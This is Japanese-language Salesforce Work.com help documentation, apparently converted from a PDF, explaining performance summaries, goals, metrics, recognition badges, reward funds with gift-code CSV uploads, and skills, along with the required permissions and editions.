Work.com パフォーマンスサマリーには、カスタム質問表を介して社内のユーザについてのフィードバックが収集されます。

[フィードバック]タブを使用して、完了する必要があるパフォーマンスサマリーを表示します。パフォーマンスサマリーおよびその他のフィードバックを絞り込むには、ドロップダウンメニューを使用します。入力が必要な 1 回限りのフィードバックとパフォーマンスサマリーを表示するには、[新しいフィードバック要求] を選択します。

関連トピック:

- パフォーマンスサマリーへのピアの追加
- サマリーの完了
- パフォーマンスサマリー要求の拒否
- パフォーマンスサマリーサイクルの概要
- Work.com の設定の有効化または無効化

ユーザ権限

[パフォーマンス]タブを表示する

- パフォーマンスサイクルに対する「参照」

パフォーマンスサマリーを参照する

- パフォーマンスサイクルに対する「参照」

パフォーマンスサマリーを作成する

- パフォーマンスサイクルに対する「作成」

パフォーマンスサマリーに回答して送信する

- フィードバック、フィードバック質問、フィードバック質問セット、フィードバック要求に対する「作成」、「参照」、および「編集」

  および

  パフォーマンスサイクルに対する「参照」

サマリーの完了

1. [フィードバック]タブで、フィードバックのドロップダウンリストから[新しいフィードバック要求]を選択します。
2. [Go!]をクリックします。
3. パフォーマンスサマリーを選択します。
4. サマリーの質問に回答します。使用可能な場合は、[同僚を招待]または[スキップレベルを招待]をクリックして他のユーザからのレビューを要求します。

   感謝、目標、総計値、フィードバックなどの最近の作業を表示するには、パフォーマンスサマリーの詳細ページで[関連リストをカスタマイズ]をクリックします。最近の作業を直接返答に引用することはできませんが、この情報を手動で追加できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

パフォーマンスサマリーには、**Work.com** のライセンスが必要です。このライセンスは、**Professional Edition**、**Enterprise Edition**、**Unlimited Edition**、または **Developer Edition** のアドオンライセンスとして取得できます。また、**Performance Edition** には含まれています。


ユーザ権限

パフォーマンスサマリーを編集する

- フィードバック、フィードバック質問、フィードバック質問セット、フィードバック要求に対する「作成」、「参照」、および「編集」

  および

  パフォーマンスサイクルに対する「参照」



5. サマリーに記入し終えたら、[送信]をクリックするか、[下書きの保存]をクリックして後から変更を加えます。

自分または自分のチームに関するサマリーを含め、送信済みのサマリーを[フィードバック]タブの検索条件を使用して参照できます。

関連トピック:

- パフォーマンスサマリーの概要
- パフォーマンスサマリーへのピアの追加
- パフォーマンスサマリー要求の拒否

パフォーマンスサマリーへのピアの追加

パフォーマンスサマリーのレビューにピアを招待します。

1. [フィードバック]タブで、フィードバックのドロップダウンリストから[新しいフィードバック要求]を選択します。
2. **[Go!]** をクリックします。
3. パフォーマンスサマリーを選択します。
4. ピアまたはスキップのレビューが含まれている場合は、ページ上部の [同僚を招待] または [スキップレベルを招待] をクリックします。
5. 招待する人の名前を入力し、[保存] をクリックします。
   名前は招待された人のリストに表示され、ピアサマリーまたはスキップレベルサマリーの完了を求めるメールが送信されます。

関連トピック:

- パフォーマンスサマリーの概要
- サマリーの完了
- パフォーマンスサマリー要求の拒否

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

パフォーマンスサマリーには、**Work.com** のライセンスが必要です。このライセンスは、**Professional Edition**、**Enterprise Edition**、**Unlimited Edition**、または **Developer Edition** のアドオンライセンスとして取得できます。また、**Performance Edition** には含まれています。

ユーザ権限

パフォーマンスサマリーを参照する

- パフォーマンスサイクルに対する「参照」

パフォーマンスサマリーにピアを追加する

- フィードバック、フィードバック質問、フィードバック質問セット、フィードバック要求に対する「作成」、「参照」、および「編集」

  および

  パフォーマンスサイクルに対する「参照」

パフォーマンスサマリー要求の拒否

ユーザまたはチームに関するフィードバックが不要になったら、パフォーマンスサマリー要求を拒否します。

1. [フィードバック]タブで、フィードバックのドロップダウンリストから[新しいフィードバック要求]を選択します。
2. **[Go!]** をクリックします。
3. パフォーマンスサマリーを選択します。
4. **[拒否]** をクリックします。
5. 確認メッセージで **[OK]** をクリックします。
   - 拒否できるのは、セルフサマリー、ピアサマリー、スキップレベルサマリーのみです。
   - 保存済みの回答は保持され、拒否されたサマリーに残ります。
   - 拒否されたサマリーは、[フィードバック]ページで[すべてのフィードバック]検索条件を使用して表示できます。
   - サマリーを再度開くには、拒否されたサマリーの詳細ページから [再開] をクリックします。再度開いたサマリーは、[新規フィードバック要求]リストに表示されます。
   - パフォーマンスサイクルが「終了」すると、拒否されたサマリーは再度開くことができなくなります。

関連トピック:

パフォーマンスサマリーの概要
パフォーマンスサマリーへのピアの追加
サマリーの完了

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

パフォーマンスサマリーには、**Work.com** のライセンスが必要です。このライセンスは、**Professional Edition**、**Enterprise Edition**、**Unlimited Edition**、または **Developer Edition** のアドオンライセンスとして取得できます。また、**Performance Edition** には含まれています。

ユーザ権限

[パフォーマンス]タブを表示する
- パフォーマンスサイクルに対する「参照」

パフォーマンスサマリーを編集する
- フィードバック、フィードバック質問、フィードバック質問セット、フィードバック要求に対する「作成」、「参照」、および「編集」

  および

  パフォーマンスサイクルに対する「参照」

目標の概要

Work.comの目標では、作業を定義、追跡、および測定できます。[目標] タブまたは Chatter プロファイルページを使用して目標にアクセスします。

ユーザプロファイルの [目標] タブには、そのユーザの目標が表示されます。最上位の [目標] タブは、目標の異なるリスト (私の目標、私のチームの目標、主要な会社目標など) を表示するために設定できる一般的なリストビューです。表示されるタブとリストビューは、システム管理者による Work.com の設定に応じて異なる場合があります。

リストビューの目標をクリックすると、詳細ページにアクセスできます。

目標では目標レコードでChatterフィードがサポートされているため、異なるユーザがフィードでコラボレーションし、目標の達成状況を最新に保つことができます。

目標の詳細ページには、特定の目標に関連する総計値、ToDo、行動、メモ、添付ファイル、および他の情報が表示されます。自分の目標を親目標またはサブ目標とリンクすることで、別のユーザの目標に適合させます。

共有設定を変更すると、目標を表示および更新できるユーザをより適切に制御できます。たとえば、組織の目標がデフォルトで非公開に設定されている場合、目標の所有者とシステム管理者は、選択したユーザまたはグループと目標を共有して、コラボレーションおよび表示を強化できます。目標へのアクセス権をより詳細に制御するには、「参照のみ」権限または「参照・更新」権限を選択します。

[活動予定] 関連リストで [新規 ToDo] または [新規行動] をクリックすると、特定の目標に関連する ToDo または行動を作成できます。また、必要に応じて、個々の総計値の ToDo または行動も作成できます。

総計値を目標に追加して、進行状況を計算します。また、お気に入りのレポートのデータに総計値をリンクして、Salesforce での作業を追跡することもできます。目標の完了を正確に追跡するために、異なる総計値に加重を割り当てます。

関連トピック:

- 目標の作成
- 総計値
- コーチングの概要
- ToDo を使用する場合の考慮事項
- 行動とカレンダーを使用する場合の考慮事項
- Chatter フィード追跡のカスタマイズ
- Work.com の設定の有効化または無効化
- 総計値

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

目標には、**Work.com** ライセンスが必要です。このライセンスは、**Professional Edition**、**Enterprise Edition**、**Unlimited Edition**、または **Developer Edition** のアドオンライセンスとして取得できます。また、**Performance Edition** には含まれています。

ユーザ権限

目標を表示する
- 目標および目標リンクに対する「参照」

目標を作成する
- 目標および目標リンクに対する「作成」

目標を編集する
- 目標および目標リンクに対する「編集」

目標を削除する
- 目標および目標リンクに対する「削除」

目標の作成

Work.com Goals を使用して仕事を定義、追跡、および測定できます。

1. 最上位の [目標] タブをクリックします。

   [目標] タブが表示されない場合は、右側にある Force.com アプリケーションドロップダウンメニューから Work.com を選択するか、現在のタブの右側にある をクリックして [すべてのタブ] ページから [目標] タブを選択します。

2. [新規] をクリックします。
3. 目標の名前を入力して、詳細を指定します。

   目標を作成したら、その共有設定を調整できます。目標の画像はすべて外部参照可能です。

   ヒント: 主要な会社目標を作成するには、[主要な会社目標] 項目を選択します。目標を作成したら、目標の詳細ページで[共有]をクリックし、「すべての内部ユーザ」グループと共有します。[アクセス権] を [参照のみ] に設定して組織の残りのユーザと共有するか、[アクセス権] を [参照・更新] に設定して全員が目標に関してコラボレーションできるようにします。

4. 目標の状況を設定します。
   - ドラフト — 目標の詳細がドラフト状態で、まだ最終決定されていません。
   - 公開済み — 目標の詳細が最終決定され、目標を達成中です。
   - 完了 — 目標が達成されました。
   - キャンセル — 目標がキャンセルされ、適用されなくなりました。
   - 未完了 — 目標が達成されていません。
5. [保存] をクリックします。

目標を他のユーザに再割り当てする場合は、目標の詳細ページの [所有者 氏名] の横にある [変更] をクリックします。総計値が別のユーザによって所有されている可能性があるため、総計値も適切な所有者に再割り当てする必要があります。

関連トピック:

目標の概要

総計値

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

目標には、**Work.com** ライセンスが必要です。このライセンスは、**Professional Edition**、**Enterprise Edition**、**Unlimited Edition**、または **Developer Edition** のアドオンライセンスとして取得できます。また、**Performance Edition** には含まれています。

ユーザ権限

目標を表示する
- 目標および目標リンクに対する「参照」

目標を作成する
- 目標および目標リンクに対する「作成」

総計値

データを追跡して分析するには、総計値を使用します。

新しい総計値は [総計値] タブまたは目標の詳細ページから作成します。ユーザはスタンドアロンの総計値を作成するか、総計値を特定の目標に関連付けることができます。

自分自身または他のユーザに対して設定した異なる目標の状況を追跡するには、[進行状況] または [完了] 総計値を使用します。「参照・更新」アクセス権を持つ全員が総計値を更新できます。関連するコーチングスペースとパフォーマンスサマリーでも総計値を表示できます。

「参照・更新」アクセス権を持つ全員が総計値を更新できます。関連するコーチングスペースとパフォーマンスサマリーでも総計値を表示できます。

総計値の作成

Work.com 総計値を使用して、作業を追跡および分析できます。

関連トピック:

- 総計値の作成
- 目標の概要
- 目標の概要
- 目標の作成

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

総計値には、**Work.com** ライセンスが必要です。このライセンスは、**Professional Edition**、**Enterprise Edition**、**Unlimited Edition**、または **Developer Edition** のアドオンライセンスとして取得できます。また、**Performance Edition** には含まれています。

総計値の作成

Work.com 総計値を使用して、作業を追跡および分析できます。

1. [総計値] タブをクリックします。
   または、目標の詳細ページで [新規統計値] をクリックします。
2. [新規] をクリックします。
3. [進行状況] または [完了] レコードタイプを選択して、[続行] をクリックします。
   - 進行状況総計値は、目標値と比較してどの程度完了しているかに基づいてアチーブメントを測定します。具体的な数字と達成率(%)を追跡する場合に適しています。たとえば、*「50 件のリードの取引開始」*や*「100% の顧客満足度の達成」*に対する進行状況総計値を作成します。
   - 完了総計値は、総計値が完了しているかどうかを測定します。マイルストンの追跡や、具体的な数字に基づく総計値がない場合に適しています。たとえば、*「Salesforce の認定取得」*に対する完了総計値を作成します。
4. 総計値の名前を入力して、その他の詳細を指定します。
5. 進行状況総計値の場合は、目標値を入力します。
   現在の値を手動で更新するか、Salesforce レポートにリンクすることができます。レポートに総計値をリンクする手順は、次のとおりです。
   a. [現在の値] 項目で、[Salesforce レポートから] をクリックします。
   b. レポート名を選択します。
   c. 集計項目を選択します。
6. 総計値の状況を設定します。
7. [保存] をクリックします

関連トピック:

総計値

目標の概要

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

総計値には、**Work.com** ライセンスが必要です。このライセンスは、**Professional Edition**、**Enterprise Edition**、**Unlimited Edition**、または **Developer Edition** のアドオンライセンスとして取得できます。また、**Performance Edition** には含まれています。

ユーザ権限

総計値を参照する
- 総計値に対する「参照」

総計値を作成する
- 総計値に対する「作成」権限

レポートに総計値をリンクする
- 総計値データリンクに対する「作成」権限

レコグニションの概要

カスタムメッセージ、バッジ、および報奨を同僚のChatterフィードに投稿して、同僚を表彰したり感謝の気持ちを表したりします。

Work.com レコグニションには、無制限のカスタムバッジおよびバッジをギフトカードなどの具体的な報奨に関連付ける機能がある感謝が含まれています。マネージャは、レコグニションリーダーに関するデータを表示するためのレポートとダッシュボードを作成できます。必要なユーザ権限の他に、システム管理者は組織で [感謝] および [報奨] を有効にする必要があります。システム管理者による Work.com の設定に応じて、[レコグニション] タブと [バッジ] タブは最上位のタブとして表示されることがあります。また、[レコグニション] タブは、Chatter プロファイルでサブタブとして表示されることもあります。


メモ: ユーザは、Work.com ライセンスがなくても、感謝バッジを作成、編集、共有、および付与できます。ただし、報奨付きのバッジの使用するには、ユーザに Work.com ライセンスが必要です。Work.com の取得についての詳細は、Salesforce にお問い合わせください。

エディション


使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

報奨機能には、**Work.com** ライセンスが必要です。このライセンスは、**Professional Edition**、**Enterprise Edition**、**Unlimited Edition**、または **Developer Edition** のアドオンライセンスとして取得できます。また、**Performance Edition** には含まれています。



使用可能なバッジのライブラリには、[バッジ] タブからアクセスします。[新規] をクリックしてバッジを作成するか、バッジをクリックしてバッジの詳細を表示または編集します。表示できるのは付与権限があるバッジのみで、機能の設定方法によっては、バッジを作成または編集する機能が制限される場合があります。



感謝バッジは、Chatter パブリッシャーから付与します。現在は、一度に 1 人のユーザにしかバッジを付与できません。詳細は、「同僚への感謝」を参照してください。

ユーザが受け取ったバッジは、ユーザの Chatter プロファイルの [レコグニション] タブに表示されます。

関連トピック:

- バッジの作成
- 感謝バッジへのアクセスの設定
- 報奨資金
- 報奨資金の作成
- Work.com の設定の有効化または無効化

バッジの作成

同僚を独自に表彰して謝意を表すには、カスタムバッジを作成します。

段階的な手順: 感謝バッジを作成する

1. [バッジ] タブをクリックします。

   [バッジ] タブが表示されない場合は、現在のタブの右にある をクリックし、[すべてのタブ] ページから選択します。

2. [新規] をクリックします。
3. バッジの名前と説明を入力し、バッジの画像を追加します。必要に応じて、報奨とバッジ制限を割り当てます。

   メモ:

   - 報奨バッジを作成できるのは、[報奨]が有効になっているユーザのみです。
   - バッジは Sandbox 組織から本番組織に転送できます。
   - [アクセス]関連リストによるバッジレコードへのアクセスを制限できますが、バッジ画像は外部参照可能です。

バッジ項目	説明
バッジ名	バッジの名前。
有効	バッジが有効で付与可能であることを示します。この設定は、デフォルトで有効になっています。
報奨資金	このバッジの報奨資金を選択します (該当する場合)。
所有者 氏名	バッジ所有者の名前。
会社のバッジ	このバッジを会社のバッジにする場合に選択します。会社のバッジを作成および編集できるのは、Chatter モデレータ権限を持つユーザのみです。会社のバッジにより、すべてのユーザがバッジを付与できます。
説明	バッジの意味の説明。
画像の URL	バッジのビジュアル表現。画像項目をクリックして、コンピュータのディレクトリから画像を選択します。バッジ画像は、128x128 ピクセルで保存され、外部から使用できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

報奨機能には、**Work.com** ライセンスが必要です。このライセンスは、**Professional Edition**、**Enterprise Edition**、**Unlimited Edition**、または **Developer Edition** のアドオンライセンスとして取得できます。また、**Performance Edition** には含まれています。

ユーザ権限

[バッジ] タブを参照する

- 追加のユーザ権限は必要ありません

バッジを作成する

- ドキュメントに対する「作成」
- [カスタムバッジの作成者の制限] 設定はデフォルトで無効になっています。この設定が有効になっている場合は、ユーザに「カスタムバッジ定義を作成」権限が必要です。

バッジ項目	説明
数の制限	付与できるバッジの数。ユーザあたりまたは全ユーザの値を指定できます。デフォルト値では、バッジ数に制限はありません。
開始日の制限	使用されたバッジ数のカウントが開始される日を示します。デフォルト値は、バッジの作成日です。
制限種別	ユーザごとに数の制限を適用する場合は、[ユーザ] を選択します。組織全体に数の制限を適用する場合は、[会社ごと] を選択します。

4. [保存] をクリックします。

カスタムバッジへのアクセス権は、デフォルトですべての内部ユーザに設定されます。カスタムバッジへのアクセス権を変更するには、バッジの詳細ページに移動し、[アクセス] 関連リストの [リストを編集] をクリックします。

関連トピック:

- レコグニションの概要
- 感謝バッジへのアクセスの設定
- 報奨資金

感謝バッジへのアクセスの設定

[アクセス] 関連リストを使用して感謝バッジへのアクセスを設定します。

1. [バッジ] タブで、変更するバッジをクリックします。
   [バッジ] タブが表示されない場合、現在のタブの右にある をクリックし、[すべてのタブ] ページから選択します。
2. [アクセス] 関連リストの下で、[リストを編集] をクリックします。
3. アクセス権を付与する公開グループまたはユーザを入力します。
   アクセス権は、サポートされるライセンスを持つユーザにのみ付与できます。
4. [保存] をクリックします

関連トピック:

- レコグニションの概要
- バッジの作成
- 報奨資金

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

報奨機能には、**Work.com** ライセンスが必要です。このライセンスは、**Professional Edition**、**Enterprise Edition**、**Unlimited Edition**、または **Developer Edition** のアドオンライセンスとして取得できます。また、**Performance Edition** には含まれています。

報奨資金

Work.com の報奨では、具体的な報奨をバッジに関連付けることができます。世界中の多数のデジタルギフトコードから選択する具体的な報奨にバッジを添付できます。

システム管理者は組織で [感謝] および [報奨] を有効化する必要があります。

Work.comの報奨では、デフォルトのAmazon.com™報奨資金種別に加えて、任意の報奨プログラムまたはブランドがサポートされます。報奨情報は、2つのオブジェクト(報奨資金種別と報奨資金)に保存されます。次に、2つの違いを簡単に説明します。

報奨資金種別
: このオブジェクトには、通貨種別、受け取り情報、CSV ファイルアップロードの詳細など、報奨に関する固定情報が保持されます。例として、Amazon.com™、iTunes™、Starbucks™ などがあります。

報奨資金
: このオブジェクトにはギフトコードが保持され、1 つの報奨資金種別のみに関連付けることができます。各報奨資金には、特定の額面金額のギフトコードの購入によって指定する設定値があります。

  たとえば、「Q1 US 報奨」という報奨資金に、各 100 ドル相当の Amazon.com ギフトカードにリンクするコードが含まれているとします。また、「Q1 カスタマーサービス報奨」という報奨資金に、各 20 ドル相当の Amazon.com ギフトカードにリンクするコードが含まれているとします。これらの報奨資金は、同じ報奨資金種別に関連付けられます。ただし、Starbucks ギフトカードにリンクする報奨資金は、別の報奨資金種別に関連付けられます。

報奨バッジは、3 つのステップで作成できます。

1. 報奨資金種別を作成するか、デフォルトの報奨資金種別である Amazon.com を使用します。
2. 報奨資金を作成し、報奨コードをアップロードします。
3. 感謝バッジを報奨資金に関連付けます。

関連トピック:

- レコグニションの概要
- 報奨資金種別の作成
- 報奨資金の作成
- バッジの作成

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

報奨機能には、**Work.com** ライセンスが必要です。このライセンスは、**Professional Edition**、**Enterprise Edition**、**Unlimited Edition**、または **Developer Edition** のアドオンライセンスとして取得できます。また、**Performance Edition** には含まれています。

ユーザ権限

報奨資金を表示する
- 報奨資金に対する「参照」

報奨資金を作成する
- 報奨に対する「作成」

  報奨資金に対する「作成」

報奨資金種別の作成

報奨資金種別を使用して、通貨コード、受け取り情報、CSVファイルアップロードの詳細など、一般的な報奨情報を指定します。

1. [報奨資金種別] タブをクリックします。

   [報奨資金種別] タブを使用できない場合は、現在のタブの右に表示される をクリックし、[すべてのタブ] ページから選択します。

2. [新規] をクリックします。
3. 報奨資金種別の詳細を入力します。

情報

項目	説明
報奨資金種別名	報奨資金種別の名前。「Amazon.CA (カナダ)」や「Starbucks (米国)」など、内容がわかる名前を付けるようにします。
クレジットシステム	報奨を現金報奨に関連付けるには、[ギフトコード] を選択します。報奨を現金以外に関連付ける場合は、[ポイント] を選択します。ポイントを使用する報奨資金種別では、[通貨コード] 項目は無視されます。
有効	報奨資金種別が有効か、有効でないかの表示。
所有者 氏名	報奨資金種別の所有者。
通貨コード	通貨の種別。
定義済み	デフォルト種別の「Amazon.com」のように、報奨資金種別が定義済みかどうかを示す参照のみの設定。定義済み報奨資金種別の名前、クレジットシステム、通貨コードは変更できません。定義済みの資金種別はシステムで生成され、編集できません。

受け取り

項目	説明
受け取り URL	報奨の受け取りが行われる URL。この項目は、報奨コードの種別に応じて省略可能になります。報奨コードがリンクの場合、受け取り URL を入力しないでください。
受け取り情報	報奨を受け取るために必要なステップを含む、報奨の受け取り手順。
規約および免責条項	報奨資金種別に関するその他の規約情報。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

報奨機能には、**Work.com** ライセンスが必要です。このライセンスは、**Professional Edition**、**Enterprise Edition**、**Unlimited Edition**、または **Developer Edition** のアドオンライセンスとして取得できます。また、**Performance Edition** には含まれています。

ユーザ権限

報奨資金種別を参照する
- 報奨資金種別に対する「参照」

報奨資金種別を作成する
- 報奨資金種別に対する「作成」

  報奨資金に対する「参照」および「作成」

  報奨に対する「参照」および「作成」

設定をアップロード

項目	説明
報奨コード列	報奨コードを指定する CSV ファイル内の列。アップロードでは、デフォルトで 2 番目の列が使用されます。別の列を指定するには、数値を入力します。
報奨値列	報奨値を指定する CSV ファイル内の列。アップロードでは、デフォルトで 3 番目の列が使用されます。別の列を指定するには、数値を入力します。

4. [保存] をクリックします。

関連トピック:

- 報奨資金
- 報奨資金の作成
- バッジの作成
- レコグニションの概要

報奨資金の作成

報奨資金を使用して、報奨資金種別に関連するギフトコードを保持します。

ユーザは、作成した報奨資金を使用して報奨バッジを作成できます。報奨資金には、TangoCard™ などのサードパーティベンダのいずれかから購入した Amazon.com™ ギフトカードや、Amazon.com 以外のさまざまな報奨プログラムを含めることができます。

1. [報奨資金] タブをクリックします。

   [報奨資金] タブを使用できない場合は、現在のタブの右にある ＋ をクリックし、[すべてのタブ] ページから選択します。

2. [新規] をクリックします。
3. 資金に名前を付け、[報奨資金種別] を選択し、報奨額を入力します。
4. [保存] をクリックします。
5. ギフトコードをアップロードまたは入力します。
   - CSV ファイルを使用してギフトコードをアップロードするには、[CSV をアップロード] を選択してから、[ファイルを選択] を選択します。CSV ファイルを選択し、[アップロード] をクリックします。

     アップロードでは、デフォルトで報奨コードに 2 番目の列、報奨値に 3 番目の列が使用されます。ただし、これらは関連する報奨資金種別で別の値に設定できます。CSV ファイルの形式を設定する方法の例を次に示します。

	A	B	C
1	Sequence Number	Reward Code	Reward Value
2	1	1111-222222-3333	10
3	2	1111-222222-4444	10
4	3	1111-222222-5555	10
5	4	1111-222222-6666	10
6	5	1111-222222-7777	10

メモ: 報奨コードデータは、CSV ファイルの 2 行目から必ず開始します。1 行目はヘッダー行として表示され、アップロードされません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

報奨機能には、**Work.com** ライセンスが必要です。このライセンスは、**Professional Edition**、**Enterprise Edition**、**Unlimited Edition**、または **Developer Edition** のアドオンライセンスとして取得できます。また、**Performance Edition** には含まれています。

ユーザ権限

報奨資金を表示する
- 報奨資金に対する「参照」

報奨資金を作成する
- 報奨資金に対する「作成」

  報奨に対する「作成」

- ギフトコードを手動で入力するには、[新規報奨] を選択します。ギフトコード情報を入力し、[保存] をクリックします。

関連トピック:

- レコグニションの概要
- 報奨資金
- 報奨資金種別の作成
- バッジの作成
- レコグニションの概要

スキルの概要


スキルにより、ユーザは専門知識に関する情報を共有できます。スキルを使用すると、ユーザは他のユーザをその知識に基づいて検出、コラボレーション、および支持できます。

スキル機能により、さまざまな領域のエキスパートを特定しやすくなります。ユーザは自分の Chatter プロファイルページまたはレコード詳細ページにスキルを追加または削除でき、他のユーザはこれらのスキルを支持できます。特定のスキルを持つエキスパートを検索するには、グローバル検索バーを使用します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



レコードの詳細ページを使用したスキルの追加
スキルを追加して、専門知識を共有します。

レコードの詳細ページを使用したスキルの削除
適用されなくなったスキルを削除します。

レコードの詳細ページを使用したスキルの支持
ユーザのスキルを支持して、特定分野の専門知識を奨励します。

関連トピック:

Work.com の設定の有効化または無効化
スキルのカスタマイズ
スキルの制限事項
レコードの詳細ページを使用したスキルの追加

レコードの詳細ページを使用したスキルの追加

スキルを追加して、専門知識を共有します。

スキルがすでに存在する場合は、グローバル検索バーを使用してスキルを見つけ、スキルレコードで [私のプロファイルに追加] をクリックします。

1. [個人設定] から、[クイック検索] ボックスに「*高度なユーザの詳細*」と入力し、[高度なユーザの詳細] を選択します。結果がありませんか? [クイック検索] ボックスに「*個人情報*」と入力し、[個人情報] を選択します。
2. [ユーザのスキル] 関連リストで、[新規スキル] をクリックします。
3. スキルの名前と説明 (省略可能) を入力します。
4. [保存] をクリックします
   スキルが作成されます。
5. [私のプロファイルに追加] をクリックします。
6. [保存] をクリックします。
   スキルが関連付けられます。

Chatter プロファイルページでスキルを追加することもできます。

関連トピック:

スキルの概要
レコードの詳細ページを使用したスキルの削除
レコードの詳細ページを使用したスキルの支持
Salesforce 環境のカスタマイズ

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

スキルを追加する
- スキルおよびスキルユーザに対する「作成」

レコードの詳細ページを使用したスキルの削除

適用されなくなったスキルを削除します。

1. [個人設定] から、[クイック検索] ボックスに「*高度なユーザの詳細*」と入力し、[高度なユーザの詳細] を選択します。結果がありませんか? [クイック検索] ボックスに「*個人情報*」と入力し、[個人情報] を選択します。
2. [ユーザのスキル] セクションで、削除するスキルの横にある [削除] をクリックします。
3. [OK] をクリックします。

